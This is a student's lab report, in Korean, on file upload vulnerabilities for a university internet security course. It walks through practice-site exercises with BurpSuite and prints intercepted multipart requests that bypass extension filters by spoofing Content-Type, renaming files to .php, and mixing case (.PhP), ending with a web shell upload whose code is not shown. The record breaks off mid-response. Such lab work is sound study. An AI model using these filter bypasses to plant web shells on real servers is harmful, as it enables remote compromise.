□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

File Upload

2025년 5월 13일

학번 : 32230324
이름 : 김가람


과정 설명

파일 업로드 취약점이란 사용자가 서버에 파일을 업로드하는 기능을 이용해 악의적인 파일(웹쉘, 악성 스크립트 등)을 업로드함으로써 발생하는 취약점임.
주요 공격 시나리오로는 웹 쉘 업로드, 경로 직접 접근(경로 노출, 웹쉘 실행) 등이 있음.
웹 쉘 업로드를 막는 방법으로는 클라이언트나 서버 측에서 블랙 리스트, 화이트 리스트를 이용하여 막는 방법이 있는데 이는 .php를 .PhP로 쓰거나 test.php파일 이름을 test.php.php나 test.php;php로 하여 업로드 하는 등과 같이 우회할 수 있음.
파일의 경로가 JS 코드나 이미지 다운로드 과정에서 노출될 수 있는 위험을 방지하기 위한 방법으로는 파일 경로를 DB로 관리하는 방법이 있음.
웹 쉘이 실행되는 것을 방지하는 방법으로는 실행 권한을 제거하여 사용자가 파일을 실행하지 못하게 설정하는 방법과 파일명을 변경하여 실행되지 않도록 하는 방법이 있음.

<Q5>


Step 1. 게시물 내용 작성

: '등록' 버튼을 눌러 게시물 내용을 작성함. 이때 첨부파일은 .jpg 파일을 업로드 함.
이때, .php 파일을 바로 업로드하려 할 경우 불가능하다는 메세지 창이 출력됨.



Step 2. Intercept


: BurpSuite에서 Intercpet 기능을 활성화한 상태로 등록 확인 버튼을 누르면 Intercept 목록에 해당 페이지가 뜸. 눌러서 확인해보면 .jpg 파일을 업로드하려 했으므로 Content-Type이 image/jpeg인 것을 확인할 수 있음.



Step 3. 게시물 수정


: Step 1에서 작성했던 게시물에 들어가 수정 버튼을 누른 후 .jpg 파일을 .php 파일로 변경함.


- 첨부파일이 .jpg인 상태 (수정 전)



- 첨부파일이 .php인 상태 (수정 후)

: 하지만 이대로 저장을 누르고 수정을 완료하면 업로드 하고자 했던 test.php 파일이 누락된 것을 확인할 수 있는데 이는 해당 사이트에서 .php 파일을 필터링하고 있음을 의미함.







Step 4. Content Type 변경

4-1. Intercept

BurpSuite에서 Intercept 기능을 활성화한 상태로 수정 확인 버튼을 누르면 Intercept 목록에 해당 페이지가 뜸. 눌러서 확인해보면 .php 파일로 수정하려 했으므로 Content Type이 application/octet-stream으로 변경된 것을 확인할 수 있음.



(다음 페이지에 이어서)



4-2. Content Type 변경


: 문제에서 .php 확장자 파일을 업로드 하라고 했으나 Step 3에서 확인한대로 해당 사이트에선 .php 확장자 파일을 필터링하고 있으므로 .php 확장자 파일의 Content-Type을 필터링되지 않는 .jpg나 .png로 변경해주어야 함. 따라서 Content-Type을 Step 2에서 확인한 .jpg 확장자 파일의 Content-Type인 image/jpeg로 변경 후 게시물 수정을 완료해줌.

```
Y
------WebKitFormBoundary4IWjBJMODwdzOXHq
Content-Disposition: form-data; name="title"

test
------WebKitFormBoundary4IWjBJMODwdzOXHq
Content-Disposition: form-data; name="fileupload"; filename="test.php"
Content-Type: image/jpeg

<?php
?>
------WebKitFormBoundary4IWjBJMODwdzOXHq
Content-Disposition: form-data; name="aFiles"
```

:

Step 5. 정답 확인


: Step 4-2의 결과로 게시글이 등록되면서 정답(contenttype)이 함께 출력됨.



<Q6>


Step 1. 게시물 내용 작성

: '등록' 버튼을 눌러 게시물 내용을 작성함. 이때 첨부파일은 .jpg 파일을 업로드 함. 이때, .php 파일을 바로 업로드하려 할 경우 불가능하다는 메세지 창이 출력됨.





Step 2. Intercept

: BurpSuite에서 Intercpet 기능을 활성화한 상태로 등록 확인 버튼을 누르면 Intercept 목록에 해당 페이지가 뜸.



(다음 페이지에 이어서)






Step 3. 확장자 변경

: 게시물에서 .php 파일을 직접 업로드할 수 없으므로 소스 코드에서 파일 확장자를 .php로 바꾼 후 게시물을 등록함.

```
28
29
30 ------WebKitFormBoundaryUQKznY2ql6yOmaf4
31 Content-Disposition: form-data; name="title"
32
33 testtest
34 ------WebKitFormBoundaryUQKznY2ql6yOmaf4
35 Content-Disposition: form-data; name="fileupload"; filename="test.php"
36 Content-Type: image/jpeg
37
38 ÿØÿàJFIFÿÛC
39
40
41
42 &&,%#%,5//5C?CWWuÿÛC
43
44
```

Step 4. 정답 확인


: Step 3의 결과로 게시물이 등록되고 정답(server_upload)이 함께 출력됨.




<Q7>

Step 1. 게시물 내용 작성

: .php 파일을 직접 업로드한 후 게시물을 확인해보면 파일이 누락된 것을 확인할 수 있음. 이는 해당 사이트에서 .php 파일을 필터링하고 있음을 뜻함. 따라서 필터링을 우회해야 함을 알 수 있음






Step 2. 필터링 우회

2-1. Intercept

: .php 파일을 첨부한 게시물을 업로드하는 과정을 BurpSuite에서 Intercept 해오면 filename="test.php"라는 부분을 확인할 수 있음.



(다음 페이지에 이어서)

2-2. 대소문자 우회

: .php 확장자 업로드를 막고 있으므로 .PhP, .PHP, .pHp, .pHP 등과 같이 대소문자를 섞는 대소문자 우회 기법을 이용해 파일의 확장자를 .PhP로 바꿈.

```
------WebKitFormBoundaryRAnTElep7APKkXmf
Content-Disposition: form-data; name="title"

test
------WebKitFormBoundaryRAnTElep7APKkXmf
Content-Disposition: form-data; name="fileupload"; filename="test.PhP"
Content-Type: application/octet-stream

<?php
?>
------WebKitFormBoundaryRAnTElep7APKkXmf
Content-Disposition: form-data; name="aFiles"


------WebKitFormBoundaryRAnTElep7APKkXmf
Content-Disposition: form-data; name="content"

```


Step 3. 정답 확인

: Step 2의 결과로 게시물이 등록되고 정답(lower_upload)이 함께 출력됨.

<Q9>

Step 1. 웹쉘 업로드

: 문제에서 웹쉘을 업로드하라고 하였으므로 웹쉘 파일을 첨부한 게시물을 업로드함.



Step 2. 게시물 확인

: .php 확장자 파일인 웹쉘이 누락되지 않고 올라감. 해당 페이지를 BurpSuite에서 확인해보면 파일 경로와 이름이 포함되어 있는 URL을 발견할 수 있음. 이는 실제로는 파일을 원래 URL의 8083 서버가 아닌 발견한 URL에 적혀있는 8085의 서버에서 가져옴을 의미함.

FAQ

FAQ

제목	testtest		
작성일	2025-05-18 06:57:20	조회	1
첨부파일	php_lms_webshell.php	작성자	인터넷보안
내용	testtest		

목록 수정 삭제

- 8083 서버 (원래)

lab.eqst.co.kr:8083/exam31/faq.php?pageIndex=1&startDt=&endDt=&searchType=&keyword=&sorting=&sotingAd=DESC

- 8085 서버 (실제)

Response

Pretty Raw Hex Render

```
                    </th>
